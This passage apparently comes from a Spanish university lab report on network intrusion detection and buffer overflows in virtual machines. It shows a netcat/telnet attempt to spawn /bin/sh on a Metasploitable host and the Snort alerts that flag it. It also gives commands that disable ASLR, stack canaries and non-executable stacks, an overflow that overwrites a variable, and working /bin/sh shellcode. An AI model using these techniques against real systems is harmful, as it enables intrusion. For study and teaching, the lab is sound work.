Scanner IP Range: 192.168.61.189:192.168.61.189
Port/Proto Count: 10
Port/Proto Range: 21:1025

alumno@Atacante:~$ nc 192.168.62.189 23 << _EOF_
alumno@Atacante:~$ /bin/bash
alumno@Atacante:~$ nc
alumno@Atacante:~$ _EOF_
alumno@Atacante:~$ _EOF_

alumno@Atacante:~$ ping 192.168.62.189
PING 192.168.62.189 (192.168.62.189) 56(84) bytes of data.
64 bytes from 192.168.62.189: icmp_seq=1 ttl=63 time=0.497 ms
64 bytes from 192.168.62.189: icmp_seq=2 ttl=63 time=0.587 ms
64 bytes from 192.168.62.189: icmp_seq=3 ttl=63 time=0.509 ms
^C
--- 192.168.62.189 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt: min/avg/max/mdev = 0.497/0.504/0.509/0.019 ms
alumno@Atacante:~$ telnet 192.168.62.189
Trying 192.168.62.189...
Connected to 192.168.62.189.
Escape character is '^['.

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: Connection closed by foreign host.
alumno@Atacante:~$

```

Figura 27: Comando telnet y logs asociados.

3. Ejecutar una orden o un shell (/bin/sh o /bin/bash) en la víctima.

Una vez dentro de la víctima, podemos hacer lo que queramos. En este caso, ejecutamos un shell.

```
$ nc 192.168.62.189 23 << _EOF_
> /bin/sh
> nc
> _EOF_
```

En la figura 28 se pueden observar los logs generados de tal shell.

```

GNU nano 2.5.3 Archivo: /var/log/snort/alert
***AP*** Seq: 0xA5DF5549 Ack: 0xB6C2F6C8 Win: 0x5B TcpLen: 40
TCP Options (3) => NOP NOP TS: 975483 9106613
[Xref => http://cgi.nessus.org/plugins/dump.php?id=102801]

[**] [1:1000001:1] Telnet establecido [**]
[Priority: 0]
05/09-18:27:48.655642 192.168.61.189:51754 -> 192.168.62.18
TCP TTL:64 TOS:0x0 ID:35889 IpLen:20 DgmLen:60 DF
*****S* Seq: 0xA8E1AF20 Ack: 0x0 Win: 0x7210 TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 9118481 0 NOP WS: 7
Warning: Never expose this VM to an untrusted network!

[**] [1:1000002:1] Remote shell bin/sh [**]
[Priority: 0]
05/09-18:27:48.656138 192.168.61.189:51754 -> 192.168.62.18
TCP TTL:64 TOS:0x0 ID:35891 IpLen:20 DgmLen:63 DF
***AP*** Seq: 0xA8E1AF21 Ack: 0xD1F57D94 Win: 0xE5 TcpLen: 40
TCP Options (3) => NOP NOP TS: 9118481 979177

[**] [1:1000004:1] Command nc [**]
[Priority: 0]
05/09-18:27:48.656138 192.168.61.189:51754 -> 192.168.62.18
TCP TTL:64 TOS:0x0 ID:35891 IpLen:20 DgmLen:63 DF
***AP*** Seq: 0xA8E1AF21 Ack: 0xD1F57D94 Win: 0xE5 TcpLen: 40
TCP Options (3) => NOP NOP TS: 9118481 979177

[**] [1:716:13] INFO TELNET access [**]
[Classification: Not Suspicious Traffic] [Priority: 3]
05/09-18:27:58.768864 192.168.62.189:23 -> 192.168.61.189:51754
TCP TTL:63 TOS:0x10 ID:36224 IpLen:20 DgmLen:64 DF
***AP*** Seq: 0xD1F57D94 Ack: 0xA8E1AF2D Win: 0x5B TcpLen: 40
TCP Options (3) => NOP NOP TS: 980178 9118481
[Xref => http://cgi.nessus.org/plugins/dump.php?id=102801]

msfadmin@metasploitable:~$ nc 192.168.62.189 23 << _EOF_
/bin/sh
nc
EOF
msfadmin@metasploitable:~$

```

Figura 28: Logs generados tras nc.

5. Buffer Overflow

Buffer Overflow es una vulnerabilidad causada por la inserción de datos con tamaño superior al esperado por un buffer. Este hecho provoca el desbordamiento del buffer y la sobrescritura de espacios adyacentes en la pila o incluso en zonas de memoria reservadas para otras cosas. Dichas zonas de memoria pueden contener información importante para el correcto funcionamiento del programa o incluso información sensible del usuario o de otros programas.

Actualmente los sistemas operativos tienen ciertas medidas para paliar estas vulnerabilidades. Se va a proceder a la desactivación de esas medidas para poder ejecutar los programas:

- Direcciones aleatorias. Actualmente Ubuntu y otros sistemas usan un direccionamiento aleatorio en la pila para hacer que más difícil ejecutar un buffer overflow con éxito. Para desactivarlo:

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

- Esquema de protección de pila. En honor a los canarios que se utilizaban en las minas, la pila tiene una palabra denominada canario que coloca entre los buffers y los datos. De tal forma, si el canario no coincide con el original, no se ejecuta el programa. Para desactivarlo:

```
$ gcc -fno-stack-protector programa.c
```

- Pila no ejecutable. Ubuntu usa pilas tanto ejecutables como no ejecutables. Sin embargo, utiliza la no ejecutable por defecto para evitar buffer overflows. Para hacerla ejecutable:

```
$ gcc -z execstack programa.c
```

5.1. Modificación de variables

Dado el siguiente código funcional (`myVar.c`), vamos a modificarlo y hacer que genere un buffer overflow.

```
/* myVar.c */  
  
#include <string.h>
```

```
#include <stdio.h>

void foo (char * bar){

    char c[28];
    float myVar = 10.5;

    printf("myVar_value_=%f\n", myVar);

    memcpy(c, bar, strlen(bar));

    printf("myVar_value_=%f\n", myVar);
}

int main (int argc, char ** argv){
    foo("foo_text");
    return 0;
}
```




Figura 29: Pila de los programas `myVar.c` y `myVar_BO.c`.

La forma de hacerlo es percatarse de que hay un buffer `c` cuya capacidad es 28 y provocar un desbordamiento en el mismo. Tal como se indica en la figura 29, inmediatamente tras el buffer se encuentra la variable `myVar`. Así pues, cuando se produzca el desbordamiento en el buffer, se sobrescribirá esta variable y ésta mostrará lo que deseemos. El programa denominado `myVar_BO.c` cumple con esta funcionalidad.

La comparación entre los resultados de los programas se refleja en la figura 30.

```
/* myVar_BO.c */

#include <string.h>
#include <stdio.h>

void foo (char * bar){

    char c[28];
    float myVar = 10.5;

    printf("myVar_value_=_%f\n", myVar);

    memcpy(c, bar, strlen(bar));

    printf("myVar_value_=_%f\n", myVar);
}

int main (int argc, char ** argv){
    foo("el_sentido_de_la_vida_es:_42\x3f\x36\xd9\x3e");
    return 0;
}
```

```
aliciaruto@aliciaruto-VirtualBox:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
aliciaruto@aliciaruto-VirtualBox:~$ gcc -o myVar myVar.c
aliciaruto@aliciaruto-VirtualBox:~$ ./myVar
myVar value = 10.500000
myVar value = 10.500000
aliciaruto@aliciaruto-VirtualBox:~$ gcc -fno-stack-protector -o myVar_BO myVar_BO.c
aliciaruto@aliciaruto-VirtualBox:~$ ./myVar_BO
myVar value = 10.500000
myVar value = 0.424242
aliciaruto@aliciaruto-VirtualBox:~$
```

Figura 30: Resultado de los programas `myVar.c` y `myVar_BO.c`.

5.2. Shellcode

El apartado anterior contemplaba la posibilidad de, gracias al desbordamiento de buffer, conseguir cambiar el valor a una variable posterior. En esta ocasión, vamos a hacer un desbordamiento que genere un bash gracias a una pila ejecutable.

Tras compilar y ejecutar el siguiente código, obtenemos el bash que se muestra en la figura 31.

```
/* call_shellcode.c */

/*A program that creates a shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
    "\x31\xc0" /* Line 1: xorl %eax,%eax */
    "\x50" /* Line 2: pushl %eax */
    "\x68" "//sh" /* Line 3: pushl $0x68732f2f */
    "\x68" "/bin" /* Line 4: pushl $0x6e69622f */
    "\x89\xe3" /* Line 5: movl %esp,%ebx */
    "\x50" /* Line 6: pushl %eax */
    "\x53" /* Line 7: pushl %ebx */
    "\x89\xe1" /* Line 8: movl %esp,%ecx */
    "\x99" /* Line 9: cdq */
    "\xb0\x0b" /* Line 10: movb $0x0b,%al */
    "\xcd\x80" /* Line 11: int $0x80 */
;

int main(int argc, char **argv){
    char buf[sizeof(code)];
    strcpy(buf, code);
    ((void(*)())buf)();
}
```

```
aliciaruto@aliciaruto-VirtualBox:~$ gcc -z execstack -o call_shellcode call_shellcode.c
aliciaruto@aliciaruto-VirtualBox:~$ ./call_shellcode
$ pwd
/home/aliciaruto
$
```

Figura 31: Resultado de call_shellcode.c.